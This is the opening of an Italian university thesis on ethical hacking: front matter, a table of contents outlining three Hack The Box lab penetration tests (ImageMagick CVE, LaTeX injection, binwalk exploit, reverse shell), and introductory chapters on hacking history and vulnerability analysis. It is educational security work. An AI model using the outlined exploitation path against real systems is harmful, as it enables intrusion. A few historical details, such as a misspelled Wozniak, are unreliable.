UNIVERSITÀ POLITECNICA DELLE MARCHE
FACOLTÀ DI INGEGNERIA
Dipartimento di Ingegneria dell'Informazione
Corso di Laurea in Ingegneria Informatica e dell'Automazione



TESI DI LAUREA

Realizzazione di attività di ethical hacking per la difesa da attacchi di cybersecurity

Implementation of ethical hacking activities for defense against cybersecurity attacks

Relatore

Prof. Domenico Ursino

Candidato

Simone Recinelli

Correlatore

Dott. Luca Virgili

ANNO ACCADEMICO 2022-2023

"Noi facciamo uso di un servizio già esistente che non costerebbe nulla se non fosse controllato da approfittatori ingordi, e voi ci chiamate criminali. Noi esploriamo...e ci chiamate criminali. Noi cerchiamo conoscenza...e ci chiamate criminali. Noi esistiamo senza colore di pelle, nazionalità, credi religiosi e ci chiamate criminali. Voi costruite bombe atomiche, finanziate guerre, uccidete, ingannate e mentite e cercate di farci credere che lo fate per il nostro bene, e poi siamo noi i criminali."

Loyd Blankenship, "The Hacker Manifesto"

Sommario

La cybersecurity è diventata una componente cruciale del mondo digitale contemporaneo, in cui la nostra vita quotidiana e l'economia globale sono sempre più interconnesse attraverso Internet e le tecnologie digitali. La sicurezza delle informazioni è diventata una priorità essenziale per individui, aziende e governi in tutto il mondo. La cybersecurity è cruciale per rilevare e mitigare minacce, per evitare perdite finanziarie, danni alla reputazione e interruzioni delle attività. In questo contesto, i penetration test giocano un ruolo fondamentale nell'identificare vulnerabilità e debolezze nei sistemi e nelle infrastrutture. L'obiettivo principale di questa tesi è introdurre il concetto di ethical hacking, partendo dai cenni storici, raggiungendo i concetti chiave per finire all'impiego nel sociale. Inoltre, verranno introdotte una serie di tecnologie coinvolte e di strumenti specifici nel settore, i quali verranno messi in pratica e sfruttati in tre scenari differenti di penetration test.

Keyword: Digitalizzazione; Cybersecurity; Penetration Test; Vulnerabilità; Ethical Hacking; Sistemi Informatici; Sicurezza Informatica.

Indice

Introduzione **1**

1 Introduzione all'Ethical hacking **3**
1.1 Definizione e Storia . . . 3
1.1.1 Chi è l'hacker etico . . . 3
1.1.2 Cenni storici dell'ethical hacking . . . 4
1.1.3 Impieghi dell'hacker etico . . . 6
1.1.4 Utilità e metodi di prevenzione . . . 6
1.2 Concetti di ethical hacking . . . 7
1.2.1 Vulnerability Analysis . . . 7
1.2.2 Penetration testing . . . 8
1.2.3 Intrusion Detection System (IDS) . . . 9
1.2.4 Exploit . . . 11
1.2.5 Black, Gray e White Hat Hacker . . . 13
1.3 L'ethical hacking nel Sociale . . . 15
1.3.1 Privacy e Protezione dei dati personali . . . 15
1.3.2 Ingegneria sociale e Phishing . . . 16
1.3.3 Sicurezza delle applicazioni Social . . . 18
1.3.4 Disclosure Responsible . . . 19
1.3.5 Rilevamento e prevenzione dei deepfake . . . 20
1.3.6 Prevenzione di Istituzioni Governative . . . 22

2 Tecnologie coinvolte **25**
2.1 Kali Linux . . . 25
2.2 Hack The Box . . . 26
2.3 Enumerazione . . . 27
2.3.1 Nmap . . . 27
2.3.2 Gobuster . . . 28
2.4 Shell . . . 29
2.4.1 Netcat . . . 31
2.4.2 Secure Shell . . . 31
2.5 Exploitation . . . 32
2.5.1 Searchsploit . . . 32
2.5.2 John The Ripper . . . 33
2.5.3 GnuPG . . . 33

3 Un primo test di Ethical hacking **35**
3.1 Information Gathering 35
3.2 Vulnerability Analysis 37
3.3 Exploitation 39
3.4 Post-Exploitation 44

4 Un secondo test di Ethical hacking **49**
4.1 Information Gathering 49
4.2 Vulnerability Analysis 52
4.3 Exploitation 52
4.4 Post-Exploitation 56

5 Un terzo test di Ethical Hacking **57**
5.1 Information Gathering 57
5.2 Vulnerability Analysis 60
5.3 Exploitation 64
5.4 Post-Exploitation 69

6 Discussione in merito al lavoro svolto **74**
6.1 Premessa 74
6.2 Penetration Test sulla macchina Pilgrimage 74
6.3 Penetration Test sulla macchina Topology 75
6.4 Penetration Test sulla macchina Sandworm 76

Conclusioni **77**

Bibliografia **79**

Ringraziamenti **81**

Elenco delle figure

1.1 L'ethical hacker italiano Raoul Chiesa 5
1.2 Le fasi della Vulnerability Analysis 8
1.3 Fasi di un Penetration Test 9
1.4 Funzionamento degli Intrusion Detection System 11
1.5 Black, Gray e White Hat Hacker a confronto 15
1.6 Diagramma di Attacco Phishing 18
1.7 Esempio di Deepfake con l'attore Tom Cruise 21

2.1 Esempio di schermata desktop di Kali Linux 26
2.2 Esempio di macchina risolta 27
2.3 Esempio di utilizzo di Nmap 28
2.4 Esempio di utilizzo di Gobuster 29
2.5 Differenza tra Bind Shell e Reverse Shell 30
2.6 Esempio d'uso di Netcat 31
2.7 Avvio di una connessione SSH 32
2.8 Esempio d'uso di Searchsploit da terminale 33
2.9 Esempio di cracking di un Hash tramite John The Ripper 34
2.10 Esempio di generazione di chiave pubblica tramite GnuPG nel corso di un penetration test 34

3.1 Creazione cartella di nome `Pilgrimage` 35
3.2 Prima parte dell'output del comando Nmap 36
3.3 Seconda parte dell'output del comando Nmap 36
3.4 Modifica del file `/etc/hosts` 37
3.5 Pagina del sito Pilgrimage 37
3.6 Output del comando utilizzando l'interprete python3 37
3.7 Output del comando Gobuster 38
3.8 Risultato della ricerca di `http://pilgrimage.htb/tmp/` 38
3.9 Risultato della ricerca di `view-source:http://pilgrimage.htb/login.php` 38
3.10 Clonaggio di *CVE-2022-44268* 39
3.11 Contenuto di *CVE-2022-44268* 39
3.12 Inserimento di `image.png` sul sito Pilgrimage con conseguente produzione di link 39
3.13 Pagina GitHub di ImageMagick 40

3.14 Clonaggio del software ImageMagick 40
3.15 Comando per generare il file `passwd.png` 40
3.16 Contenuto della cartella `imagemagick-lfi-poc` 41
3.17 Clonaggio del file `64d63f050016e.png` 41
3.18 Output del comando `exiftool 64d63f050016e.png` 41
3.19 Generazione del Blank PNG `database.png` 42
3.20 Salvataggio dell'immagine compressa *64d644087e7da.png* 42
3.21 Prima parte dell'output del comando `identify -verbose` 42
3.22 Seconda parte dell'output del comando `identify -verbose` 43
3.23 Risultato ottenuto su CyberChef 43
3.24 Avvio della Secure Shell 44
3.25 Scoperta della User Flag 44
3.26 Rimozione elementi presenti in `/var/www/pilgrimage.htb/shrunk/` . . 44
3.27 Avvio del server web sulla porta 8000 45
3.28 Salvataggio del file `pspy64` 45
3.29 Esecuzione di `pspy64` 45
3.30 Visualizzazione dello script in bash 46
3.31 Pagina Web riguardante l'exploit Binwalk 46
3.32 Risultato del comando `searchsploit binwalk` 46
3.33 Informazioni sull'exploit `51249.py` 47
3.34 Esecuzione dello script Python 47
3.35 Esecuzione dello script Python sul file `image.png` 47
3.36 Avvio del Server Web in ascolto sulla porta 3000 48
3.37 Scaricamento del file `binwalk_exploit.png` 48
3.38 Scoperta della Root Flag 48

4.1 Creazione cartella di nome Topology 49
4.2 Esecuzione del comando Nmap 50
4.3 Risultato della ricerca dell'indirizzo IP `10.10.11.217` 50
4.4 Navigazione sul sito web *Topology* 51
4.5 Modifica del file `hosts` 51
4.6 Apertura del sito web `latex.topology.htb/equation.php` 51
4.7 Reperimento LaTeX Injection sul sito web HackTricks 52
4.8 Inserimento del comando per effettuare la LaTeX Injection 53
4.9 Risultato del comando di LaTeX Injection 53
4.10 Esecuzione comando `gedit hash.txt` 53
4.11 Avvio editor di testo 54
4.12 Esecuzione del comando John the Ripper 54
4.13 Avvio della sessione SSH 54
4.14 Avvio del server web in ascolto sulla porta 80 55
4.15 Scaricamento del file `pspy64` 55
4.16 Esecuzione del file `pspy64` 55
4.17 Esecuzione del comando suddetto 56
4.18 Recupero della User Flag 56
4.19 Recupero della Root Flag 56

5.1 Creazione cartella di nome `Sandworm` 57
5.2 Esecuzione del comando Nmap 58
5.3 Modifica del file hosts 58
5.4 Sito web Secret Spy Agency 59
5.5 Esecuzione del comando Gobuster 59

5.6 Pagina web `https://ssa.htb/guide` 59
5.7 Pagina web `https://ssa.htb/guide` 60
5.8 Generazione della chiave pubblica 60
5.9 Lista di chiavi generate 61
5.10 Esecuzione del comando `gpg -armor -export` 62
5.11 Esecuzione del comando `echo "Test" > message.txt` 62
5.12 Esecuzione del comando `gpg -clear-sign -output signed_message.asc message.txt` 62
5.13 Visualizzazione del contenuto del file `public_key.asc` 62
5.14 Visualizzazione del contenuto del file `signed_message.asc` 63
5.15 Risultato del "*Verify Signature*" 63
5.16 Generazione delle chiavi con il payload per l'exploit 64
5.17 Generazione della Public Key 64
5.18 Generazione del Signed Text 64
5.19 Visualizzazione della Public Key 65
5.20 Visualizzazione del Signed Text 65
5.21 Individuazione dell'UID dell'utente `atlas` 66
5.22 Individuazione dell'errore nel payload 66
5.23 Codifica del payload in *base64* 66
5.24 Visualizzazione del contenuto dell'editor di testo 67
5.25 Generazione Public Key 67
5.26 Visualizzazione delle Public Key 67
5.27 Visualizzazione del Signed Text 68
5.28 Esecuzione del comando Netcat 68
5.29 Esplorazione del file in `.config` 68
5.30 Username e Password dell'utente `silentobserver` 69
5.31 Accesso alla Shell utente 69
5.32 Scoperta della User Flag 69
5.33 File presenti nella Shell User 70
5.34 Contenuto del file `lib.rs` 70
5.35 Comando per eseguire il file `lib.rs` 70
5.36 Avvio della Reverse Shell in ascolto sulla porta `4444` 70
5.37 Ricerca dei file con attributo `setuid` 71
5.38 Avvio del server web in ascolto sulla porta `8000` 71
5.39 Importazione del file di exploit 72
5.40 Risultato dell'esecuzione del file `exploit.py` 72
5.41 Ottenimento della Shell Root 73
5.42 Ottenimento della Root Flag 73

Introduzione

Nella società moderna, la sicurezza informatica è la pratica più diffusa per proteggere i sistemi critici e le informazioni sensibili dagli attacchi digitali. Note anche come sicurezza IT (Information Technology), le misure della sicurezza informatica sono progettate per combattere le minacce contro sistemi in rete e applicazioni, che hanno origine sia all'interno che all'esterno di un'organizzazione.

Nel 2020, il costo medio di una violazione dei dati era di 3,86 milioni di dollari a livello globale e di 8,64 milioni di dollari negli Stati Uniti. Tali costi comprendono le spese di individuazione e risposta alla violazione, il costo del tempo di inattività e del mancato ricavo e il danno reputazionale a lungo termine per un'azienda ed il suo marchio. I criminali informatici prendono di mira le informazioni che consentono l'identificazione personale (Personally Identifiable Information, PII) dei clienti - nomi, indirizzi, numeri identificativi nazionali (ad esempio, Numeri di Sicurezza Sociale negli Stati Uniti o codici fiscali in Italia), informazioni sulle carte di credito - e rivendono tali record nei mercati digitali non autorizzati. Spesso, le PII compromesse causano la perdita di fiducia da parte del cliente, sanzioni normative e, addirittura, azioni legali.

La complessità dei sistemi di sicurezza, dovuta a tecnologie disparate e alla mancanza di competenze interne, può amplificare tali costi. Tuttavia, le organizzazioni con una strategia di sicurezza informatica completa, governata da best practice e automatizzata utilizzando analitica avanzata, AI e Machine Learning, possono combattere le minacce informatiche in modo più efficace e ridurre il ciclo di vita e l'impatto delle violazioni quando queste si verificano.

La presente tesi è stata redatta in modo tale da mettere in risalto gli aspetti chiavi dell'Ethical Hacking, l'attività che consiste nel simulare attacchi informatici, denominati *penetration test*, per individuare i punti deboli dei sistemi aziendali e risolvere le falle. Gli hacker etici, denominati anche "white hat", in contrapposizione ai malintenzionati "black hat", sono degli esperti di sicurezza informatica al servizio di aziende e amministrazioni pubbliche, per aiutarle a proteggere in modo più efficace le proprie infrastrutture.

Ingaggiati proprio per penetrare nel sistema informatico, gli ethical hacker sfruttano le loro competenze per trovare eventuali debolezze nelle componenti hardware e software dell'infrastruttura informatica che potrebbero essere utilizzate dai criminali informatici. L'obiettivo finale del loro agire è scoprire le vulnerabilità del sistema, effettuando dei *penetration test*, in modo da poterle riparare nell'interesse dell'organizzazione e, più in generale, di chiunque utilizzi quel determinato software.

All'interno di questa trattazione, sono stati analizzati tre penetration test che corrispondono a tre diversi scenari in cui sono state scelte come bersaglio delle macchine fornite

dalla piattaforma web denominata Hack The Box. Il fattore comune di questi scenari è il sistema operativo Linux, ma, in ognuno di essi, vi sono delle vulnerabilità differenti e, di conseguenza, si riscontra l'uso di svariati software che rivestono un ruolo coadiuvante nella fase di exploitation. Nella trattazione, questi ultimi sono stati descritti in modo adeguato per fornire un'idea chiara del loro funzionamento.

Il sistema operativo in cui sono stati effettuati i penetration test suddetti è Kali Linux, ambiente privilegiato per questo tipo di test. La sua popolarità deriva da una combinazione di caratteristiche e vantaggi che lo rendono uno strumento essenziale per gli ethical hacker di tutto il mondo. Innanzitutto, esso offre una vasta gamma di strumenti di penetration testing preinstallati, che spaziano dalla scansione delle vulnerabilità all'hacking etico, dall'analisi dei pacchetti di rete alla manipolazione delle password.

Un altro punto di forza di Kali Linux è la facilità d'uso. La distribuzione è progettata per essere intuitiva ed è dotata di un'interfaccia user-friendly che consente agli utenti di accedere facilmente agli strumenti di cui hanno bisogno. Questo è particolarmente importante quando si lavora in situazioni ad alta pressione, dove il tempo è un fattore critico.

Un altro motivo per cui Kali Linux è scelto per i penetration test è la sua costante manutenzione e il suo costante aggiornamento in quanto la distribuzione è costantemente monitorata e aggiornata dalla comunità di sicurezza informatica, garantendo che gli utenti abbiano accesso agli ultimi aggiornamenti di sicurezza e alle versioni più recenti degli strumenti di hacking etico.

La presente tesi è composta da sette capitoli; in particolare:

- Nel Capitolo 1 verranno introdotte la definizione e la storia dell'ethical hacking. In particolare si definisce la figura dell'hacker etico, mettendo in risalto l'importanza del lavoro svolto e la distinzione tra *Black Hat Hacker*, *Gray Hat Hacker* e *White Hat Hacker*. Successivamente, si danno dei cenni storici riguardanti l'ethical hacking, sottolineandone le evoluzioni principali nel corso degli anni. Proseguendo, vengono descritti i principali concetti che caratterizzano l'ethical hacking e il suo impiego nel sociale.

- Nel Capitolo 2 vengono discusse le tecnologie e gli strumenti coinvolti nei penetration test affrontati nei capitoli successivi, in modo tale da offrire una descrizione specifica dei software utilizzati nelle varie fasi dei penetration test.

- Nel Capitolo 3 viene effettuato il primo penetration test sulla macchina denominata *Pilgrimage*, basata sul sistema operativo Linux. Dopo la raccolta delle informazioni e l'analisi delle vulnerabilità, si effettua un exploit, sfruttando una CVE (Common Vulnerabilities and Exposures), per ottenere la User Flag e la Root Flag.

- Nel Capitolo 4 viene effettuato il secondo penetration test sulla macchina denominata *Topology*, basata sul sistema operativo Linux. Dopo la raccolta delle informazioni e l'analisi delle vulnerabilità, si effettua un exploit, sfruttando una LaTex Injection, per ottenere l'accesso alla Shell Utente e alla Shell Root.

- Nel Capitolo 5 viene effettuato il terzo penetration test sulla macchina denominata *Sandworm*, basata sul sistema operativo Linux. Dopo la raccolta delle informazioni e l'analisi delle vulnerabilità, si effettua un exploit per ottenere la User Flag e la Root Flag.

- Nel Capitolo 6 viene effettuata una breve discussione sul lavoro svolto.

- Nel Capitolo 7 vengono tratte le conclusioni e vengono forniti alcuni possibili sviluppi futuri.

CAPITOLO 1

Introduzione all'Ethical hacking

Questo capitolo introduttivo offre un'immersione approfondita nei fondamenti dell'ethical hacking, dalla sua definizione e storia fino ai concetti fondamentali e all'impatto sociale. Attraverso l'esplorazione di questi elementi chiave, si aprono le porte a una comprensione completa di come l'ethical hacking si inserisca nel panorama sempre più complesso della sicurezza informatica.

Scavare nella storia dell'ethical hacking ci consente di comprendere come questo campo sia emerso dalla necessità di contrastare le minacce informatiche crescenti: dai primi tentativi di esplorare le vulnerabilità dei sistemi informatici, fino alla formulazione dell'etica e delle pratiche guidate dalla responsabilità, l'evoluzione dell'ethical hacking è un viaggio che rivela le radici di una disciplina dedicata a proteggere e migliorare la sicurezza digitale.

1.1 Definizione e Storia

Nell'era digitale in cui la tecnologia permea ogni aspetto delle nostre vite, la sicurezza informatica è diventata una priorità imprescindibile. L'aumento esponenziale delle minacce informatiche e delle vulnerabilità dei sistemi ha posto l'attenzione sulla necessità di difendere i dati sensibili e le risorse digitali. In questo contesto, l'ethical hacking si è affermato come uno strumento cruciale nella lotta contro le minacce informatiche, rappresentando un'interessante congiunzione tra la sfida di penetrare i sistemi e la responsabilità di proteggerli.

1.1.1 Chi è l'hacker etico

Un hacker etico è un esperto di sicurezza informatica capace di simulare attacchi a reti, infrastrutture IT (Information Technology), siti web o applicazioni, per identificare e risolvere eventuali vulnerabilità e migliorarne la sicurezza. Questa figura mette le sue capacità a disposizione di chi, come le aziende, deve difendersi da azioni ostili finalizzate a danneggiare la riservatezza, l'integrità e la disponibilità di dati memorizzati o elaborati da sistemi informatici.

Infatti, l'hacking etico è la pratica che consiste nell'eseguire valutazioni del rischio per la sicurezza informatica, utilizzando le stesse strategie che usano gli hacker, ma con l'approvazione e l'autorizzazione dell'organizzazione in cui si sta operando. L'obiettivo è individuare i potenziali punti deboli di un'applicazione, di un sistema informatico o dell'infrastruttura di un'azienda per rafforzare la protezione, accrescere la sicurezza dei dati, diminuire i rischi informatici, contrastare meglio le possibili violazioni e ridurre il potenziale danno di reputazione.

In altre parole, l'azienda consente agli hacker etici – che possono essere freelance, impiegati di un'agenzia specializzata in servizi di cybersecurity, oppure dipendenti interni- di svolgere le attività utili per testare le difese del sistema (penetration test) allo scopo di sviluppare soluzioni per prevenire le violazioni dei dati. Pertanto, a differenza del cracking, cioè l'accesso *non autorizzato* a un sistema informatico attraverso varie tecniche, l'hacking etico è un processo pianificato, approvato e, soprattutto, legale.

1.1.2 Cenni storici dell'ethical hacking

La storia degli hacker ha inizio nell'inverno 1958-59 al Massachussets Institute of Technology (MIT) di Cambridge, il quale ospitava al suo interno vari gruppi di studenti con interessi comuni fuori dalle ore di studio. Uno di questi gruppi era il "Tech model railroad club (TMRC)", la cui stanza era quasi interamente occupata da un enorme plastico ferroviario molto dettagliato e perfettamente funzionante grazie ad un immenso intreccio di cavi, relè ed interruttori situati sotto il modello. Altri studenti invece, quelli che facevano parte della "Signal&Power Subcommittee" (S&P - sottocommissione per lo studio dei segnali e dell'energia), si occupavano di tutto ciò che accadeva sotto il modellino ferroviario. La compagnia dei telefoni Western Electric, sponsor dell'istituto, procurava allo stesso i ricambi e i materiali necessari al corretto funzionamento del sistema telefonico universitario, ma non di rado, però, qualche pezzo sfuggiva al controllo dei responsabili e finiva per essere riadattato ai nuovi scopi del club.

Con grande impegno e sincera passione, l'elaborato sistema che faceva muovere i trenini e funzionare i singoli scambi era continuamente testato, smontato, riassemblato, riparato e perfezionato, tanto che un progetto intrapreso o un prodotto costruito non soltanto per adempiere ad uno scopo specifico ma che portasse con sé il piacere scatenato della pura partecipazione era detto "hack".

1960-70

Fino agli ultimi anni sessanta la comunità hacker del MIT, impegnata ad "hakkare" le macchine di cui disponeva, studiandone cioè il sistema, progettando assemblatori, debugger, programmi migliori, al fine di renderle sempre più efficienti, ebbe modo di crescere indisturbata. Nel frattempo l'"hakkaggio" stava coinvolgendo sempre più individui, grazie anche allo svilupparsi, dal 1965, nella terza generazione di computer, contrassegnata dall'utilizzo di circuiti integrati a media e larga scala, dispositivi di memoria di massa con capacità di memorizzazione assai elevata e periferiche più sofisticate ed efficienti. Questo permise l'utilizzo di mini e microcalcolatori negli uffici, nelle aziende, ed i calcolatori personali vennero introdotti sul mercato dei beni di largo consumo.

Gli anni settanta videro l'applicazione dell'etica hacker su scala maggiore: un personaggio leggendario di questo periodo è John T.Draper, alias Captain Crunch, che adottò questo pseudonimo da una marca di cornflake che dava in omaggio un fischietto. Draper scoprì che quest'ultimo emetteva una frequenza di 2600 hertz la quale, quando una linea telefonica diretta è inattiva, viene inviata all'altro estremo: entrambi gli estremi inviano questa frequenza l'un l'altro. Con questo segnale era, perciò, possibile effettuare telefonate in qualsiasi parte del mondo gratis: si trattava dell'inizio del *phone-phreaking*, l'attività di chi studia, sperimenta o sfrutta i telefoni, le compagnie e i sistemi telefonici ricercando falle all'interno della tecnologia che permettano usi non previsti dal sistema.

1980-90

Questi sono gli anni in cui la febbre del computer, iniziata in piccoli negozi di software, esplode nei grandi magazzini e nei punti vendita specializzati, proponendo prodotti sia

professionali che familiari. I media si pongono domande sulla mania dei computer diffusasi come un virus e su come considerare i giovanissimi che rimangono incollati alla tastiera per ore. E gli hacker? Loro avevano contribuito a questa espansione ed alla creazione di nuove società di hardware e software. Steve Wornak, un hacker puro, creò l'Apple II il quale fu lanciato sul mercato da Steve Jobs, non propriamente un hacker, che portò Apple ad essere una delle industrie più dinamiche del settore, con sorpassi e rimonte clamorosi con l'IBM, e nel 1980, ad essere quotata in borsa.

1990-2000

In questo periodo si inizia a notare la differenza tra chi difende il diritto d'autore (molti hacker sono anche autori di software) e chi, invece, lavora per diffondere copie pirata dei software protetti. Possiamo dire che in questa epoca si iniziano ad identificare hacker "buoni" e hacker "cattivi". Sulla scena criminale dell'hacking del periodo 1990-2000 spicca il nome di Kevin David Mitnick AKA Condor, un programmatore, phreaker, cracker, ed ingegnere sociale statunitense che si è distinto per avere inventato la tecnica dell'IP spoofing, tecnica informatica in cui un individuo o un'applicazione manipola l'indirizzo IP (Internet Protocol) di origine nei pacchetti di dati trasmessi su una rete al fine di nascondere la sua vera identità o di indurre in errore il destinatario, e per le sue notevoli capacità di ingegnere sociale, avendo eseguito alcune tra le più ardite incursioni nei computer del governo degli Stati Uniti. Catturato, fu condannato a svariati anni di carcere e, attualmente, è un famoso consulente per la sicurezza.

In Italia, sempre a cavallo degli gli anni '90 e i primi anni del 2000, per una intrusione nella rete della Banca d'Italia viene arrestato Raoul Chiesa AKA *Nobody* (Figura 1.1) e Matteo Del Mistro AKA *neXus* nell'operazione ICE-TRAP: avevano lasciato un messaggio con scritto "questa rete non è sicura. Firmato Falange Armata".

"Ho hackerato la Banca d'Italia solo per dimostrare la loro vulnerabilità" ha affermato in un'intervista Raoul Chiesa, ad oggi ethical hacker. Successivamente ha aggiunto: "Eravamo una "banda" di pionieri, adolescenti con tantissimo tempo libero e, soprattutto, una valanga di curiosità per tutto quello che erano le telecomunicazioni. Poi arrivò il Cybercrime, o meglio, il Crimine Organizzato e si scoprì che con il "cyber" si potevano fare un sacco di soldi. Ecco, questa è la vera differenza tra quei pionieri di allora, mossi dalla sola curiosità, dalla sfida, dal fare "ragazzate" ad oggi, criminali e criminalità, mischiati con la cosiddetta "Cyber War", o "Information Warfare"." .



Figura 1.1: L'ethical hacker italiano Raoul Chiesa

1.1.3 Impieghi dell'hacker etico

Un Hacker etico può trovare impiego come Cyber Security Consultant (per società di consulenza informatica o come libero professionista), oppure come dipendente del reparto IT di aziende di vario tipo, ricoprendo la figura di responsabile per la sicurezza informatica. Ci sono, poi, opportunità di lavoro anche nella Pubblica Amministrazione.

Gli Hacker lavorano tipicamente al computer, in ufficio, oppure da remoto, con orari di lavoro che variano a seconda dei progetti e degli attacchi informatici in corso.

La domanda di Hacker "buoni" o "White Hat" è in costante crescita: ogni impresa, piccola o grande che sia, ha un insieme di dati in gestione, relativi all'impresa stessa o ai propri clienti: ad esempio nomi, username e password, dati di contatto, informazioni personali, coordinate bancarie, fatture e documenti commerciali. Di questo insieme molto ampio di informazioni, l'azienda deve assicurare un trattamento riservato, anche in ottemperanza alle disposizioni di legge in materia di privacy e protezione dei dati personali.

Nel caso di un vero e proprio attacco hacker mosso da intenzioni malevoli, le conseguenze negative possono essere di vario tipo e di diversa gravità: da una caduta della reputazione aziendale, alla perdita di dati che mettono in pericolo la business continuity, o addirittura a sanzioni economiche per il mancato rispetto della legge riguardante la privacy. Per questo è così importante per le aziende verificare che il proprio sistema informatico sia sicuro e che i dati siano protetti, grazie all'aiuto di Ethical Hacker esperti.

Solitamente sono le aziende di grandi dimensioni quelle che investono di più in sicurezza informatica, per ridurre al minimo il rischio di perdita o manomissione dei dati, oppure realtà che devono gestire dati sensibili come banche, assicurazioni, strutture sanitarie, agenzie ed enti governativi (ad esempio nel settore della Difesa), nonchè società IT che raccolgono e analizzano enormi quantità di dati sui propri utenti.

1.1.4 Utilità e metodi di prevenzione

Come detto in precedenza, gli hacker etici lavorano principalmente al fianco di organizzazioni, governi e imprese (aziende del settore tecnologico e industriale, banche, assicurazioni), per i quali cercano falle di sicurezza ed errori di programmazione o bug.

Una volta ingaggiato, l'Ethical Hacker o Penetration Tester, raccoglie informazioni sui sistemi IT da mettere alla prova: protocolli di sicurezza, indirizzi IP, database, sedi fisiche di server e reti informatiche, personale incaricato alla sicurezza, e sviluppa un piano di attacco. Gli attacchi possono essere sia di tipo virtuale, ad esempio attraverso l'uso di spyware di diverso tipo e worm progettati per introdursi nel sistema e consentire di controllare il computer da remoto, sia di tipo fisico (furto di unità di memoria, interruzione di corrente, danneggiamento delle apparecchiature). Vi sono anche pratiche di social engineering o social hacking, ovvero tecniche di manipolazione delle persone per la raccolta illecita di informazioni, come PIN o password.

Per raggiungere il suo obiettivo, un Hacker ha a disposizione un ampio ventaglio di tecniche e tools: penetration test, vulnerability assessment di infrastrutture IT e applicazioni web, simulazione di attacchi DoS (Denial of Service) o DDoS (Distributed Denial of Service), diffusione di malware, virus e trojan, tecniche di phishing.

Concluso l'attacco, l'Ethical Hacker prepara un report con un'analisi dettagliata delle vulnerabilità riscontrate e dei punti deboli del sistema e propone, di conseguenza, un *remediation plan*, cioè una serie di soluzioni per migliorare il livello delle difese informatiche. Esempio di soluzioni sono firewall più efficaci, sistemi di autenticazione più forti (strong authentication), sistemi di alert, strutture fisiche di protezione dell'hardware, corsi di formazione per aumentare la consapevolezza del personale riguardo alla cybersecurity e alle minacce informatiche,

e altro ancora. Una volta implementate queste misure, sarà nuovamente compito dell'Hacker testare la loro efficacia.

Riassumendo quindi, l'Ethical Hacker pensa e opera come se fosse un attaccante, per poi poter intervenire come difensore del sistema informatico che ha tentato di sabotare. Lo scopo è quello di fornire un quadro del livello di rischio reale a cui un'organizzazione è esposta e studiare adeguati provvedimenti e contromisure.

1.2 Concetti di ethical hacking

Esploriamo in profondità i concetti fondamentali dell'ethical hacking, illuminando le strategie, le metodologie e le implicazioni etiche che caratterizzano questo campo in modo cruciale.

1.2.1 Vulnerability Analysis

Il primo concetto di cui vale la pena parlare è l'analisi delle vulnerabilità, nota anche come *vulnerability analysis* o *vulnerability assessment*.

Cos'è una vulnerabilità? La vulnerabilità è intesa come una componente di un sistema in corrispondenza della quale le misure di sicurezza sono assenti, ridotte o compromesse, il che rappresenta un punto debole che consente a un eventuale aggressore di iniettare del codice malevolo compromettendo la sicurezza dell'intero sistema.

Se questo avviene, l'attaccante avrà la chiave universale per accedere all'infrastruttura, permettendo l'estrapolazione di dati sensibili che possono causare un danno reputazionale importante.

L'effettiva analisi delle vulnerabilità è composta da delle scansioni che vengono effettuate sulle Web app o sulle reti aziendali mediante strumenti professionali, i cosiddetti *vulnerability scanner*. Tramite questi ultimi si possono effettuare i seguenti tipi di scansioni:

- scansioni relative al networking e quindi ai dispositivi di rete;
- scansioni relative agli host/server;
- scansioni specifiche per le reti wireless;
- scansioni relative alle Web application;
- scansioni relative ai database.

Le fasi della Vulnerability Analysis, come mostrato nella Figura 1.2, sono le seguenti:

1. *Test*: questa fase iniziale coinvolge la raccolta di informazioni dettagliate sul sistema o sull'applicazione da esaminare; vengono utilizzati strumenti di scansione per identificare potenziali vulnerabilità conosciute. Questi strumenti possono cercare bug noti, configurazioni errate o altre debolezze che potrebbero essere sfruttate.
2. *Analisi delle Vulnerabilità*: una volta individuate le possibili vulnerabilità, vengono analizzate in dettaglio per comprendere come potrebbero essere sfruttate dagli aggressori. Questa fase comporta, spesso, la valutazione delle implicazioni e delle possibili conseguenze di ciascuna vulnerabilità.
3. *Assessment*: le vulnerabilità individuate vengono classificate in base alla loro gravità e al loro potenziale impatto sulla sicurezza. Questa classificazione aiuta a stabilire quali vulnerabilità dovrebbero essere affrontate per prime, tenendo conto dei rischi e delle priorità dell'organizzazione.

4. *Remediation*: consiste nell'implementazione di misure correttive e di mitigazione per risolvere o ridurre le vulnerabilità identificate durante l'analisi. L'obiettivo principale di questa fase è di rendere il sistema o l'applicazione più sicuri, riducendo al minimo i rischi associati alle vulnerabilità e prevenendo potenziali attacchi.




Figura 1.2: Le fasi della Vulnerability Analysis

Ovviamente il Vulnerability Assessment ha un ruolo fondamentale nell'Ethical Hacking in quanto costituisce uno dei passi iniziali del processo di penetration testing, parte integrante dell'ethical hacking. Gli ethical hacker eseguono questa analisi per comprendere meglio il paesaggio delle minacce e le debolezze presenti nei sistemi presi in esame, e ciò permette loro di identificare i punti più critici che potrebbero essere sfruttati dagli aggressori e di sviluppare strategie per rafforzare le difese.
I benefici dell'Analisi delle Vulnerabilità sono i seguenti:

- *Miglioramento della Sicurezza*: identificare e risolvere le vulnerabilità permette di aumentare la sicurezza globale dei sistemi e delle applicazioni, riducendo la superficie di attacco per potenziali aggressori.
- *Conformità alle Normative*: molte normative e regolamentazioni richiedono l'analisi periodica delle vulnerabilità come parte delle pratiche di sicurezza informatica.
- *Prevenzione degli Attacchi*: risolvere le vulnerabilità prima che possano essere sfruttate da attacchi malevoli contribuisce a prevenire perdite di dati e danni.

1.2.2 Penetration testing

Il secondo concetto cardine dell'ethical hacking è quello dei penetration test (pentest o PT) che rappresentano la tecnica di sicurezza informatica utilizzata per identificare ed esaminare le vulnerabilità del sistema e le possibili conseguenze derivabili da un'intrusione.

